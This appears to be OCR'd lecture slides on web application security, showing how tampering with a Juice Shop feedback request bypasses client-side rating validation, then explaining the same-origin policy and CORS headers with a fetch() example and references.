
- Proper **input validation** is a great part of ensuring data integrity in a web application
- Client-side validation is a great practice for usability
  - Errors are presented to the user as soon as possibile
- However, client-side validation can also be completely avoided by attackers, who can access and manipulate client-side code, or generate HTTP requests directly!
- Validation should **always** be performed **also** on the **server-side**!

EVADING INPUT VALIDATION




- In the OWASP Web Tech and Juice Shop, customers can leave feedbacks to the store
- The GUI makes sure that only rating between 1 and 5 can be selected.
- Will we be able to insert a devastating 0-star rating?

EVADING INPUT VALIDATION



- Upon inserting a feedback, we inspect the network requests in the Browser Dev Tools
- A **POST** request to **/api/Feedbacks/** is sent



EVADING INPUT VALIDATION

- The request body is


```
{
  "UserId": 2,
  "captchaId": 1,
  "captcha": "80",
  "comment": "Example review (***@webtech-sh.op)",
  "rating": 3
}
```

- What if we send a modified request, with `"rating": 0`?
- We also can do that right away from the Browser Dev Tools!
  - Click on “Resend” from the “Headers” details tab of the Request

SECURITY SERVICES PROVIDED BY WEB BROWSERS

WEB BROWSER SECURITY MODEL

- Modern browsers enforce a strict security model to improve security and block some kinds of attacks.
- As a web developer, you need to be aware of the security mechanisms in place and how to work with them
- One of such mechanisms is the **Same-origin Policy**




THE SAME–ORIGIN POLICY

- By default, a document or script is only allowed to interact with resources from the **same origin**
- Same origin means the URL has the **same protocol**, **port**, and **host**
- Consider the document at **http://store.webtech.com/cat/index.html**

URL	Same-origin	Reason
http://store.webtech.com/pages/about.html	✓	Only the path differs
http://store.webtech.com/img/logo.png	✓	Only the path differs
https://store.webtech.com/page.html	✗	Different protocol
http://store.webtech.com:81/dir/page.html	✗	Different port (http is port 80 by default)
http://course.webtech.com/cat/index.html	✗	Different host


THE SAME–ORIGIN POLICY

- Even though minor differences exist across browsers, the same origin policy generally applies to data all fetched by JavaScript code using **fetch()** or **XMLHttpRequest**
- Suppose we have a web page at http://localhost:3001/cors.html and the Express To-do List App at http://localhost:3000



THE SAME–ORIGIN POLICY

```
//in the web page at http://localhost:3001
function doFetch(){
  fetch("http://localhost:3000/").then(data => {
    data.json().then(data => {
      console.log(data)
    })
  }).catch(err => {
    console.log(err.message)
  });
}
```




CROSS–ORIGIN RESOURCE SHARING (CORS)

- Sometimes we need to access content from different origins!
  - And, in fact, we already did so!
- The Cross-origin Resource Sharing (**CORS**) mechanism allows a server to «**opt-out**» of the Same-origin Policy and specify that its content can be accessed also from some origins other than its own
- Server can include specific headers in their responses to declare that the data can be accessed by specific origins

CORS: HEADERS

- CORS is header-based
  - The browser attaches an **Origin** header to outgoing fetch requests
  - The server can include in its response a **Access-Control-Allow-Origin** header
  - The value of this header specifies which origins are allowed to use the data
  - E.g.: **Access-Control-Allow-Origin: *** means that every origin is allowed!
  - E.g.: **Access-Control-Allow-Origin: http://localhost:3001**
  - If no header is specified, the default is that cross-origin requests are forbidden
  - Browsers check that **Access-Control-Allow-Origin** header matches with **Origin**
  - If so, client code is allowed to access the data
  - Otherwise, the request is blocked

CORS: VISUALIZED



REFERENCES (1/2)

- Cross Site Scripting (XSS) Attacks
  https://owasp.org/www-community/attacks/xss/
- Gamified XSS practice
  https://xss-game.appspot.com/
- Cross Site Request Forgery (CSRF) Attacks
  https://owasp.org/www-community/attacks/csrf
- SQL Injection Attacks
  https://owasp.org/www-community/attacks/SQL_Injection

REFERENCES (2/2)

- Same-origin Policy
  https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy
- Cross-Origin Resource Sharing (CORS)
  https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS
- Web Application Security Guide (from Wikibooks)
  https://en.wikibooks.org/wiki/Web_Application_Security_Guide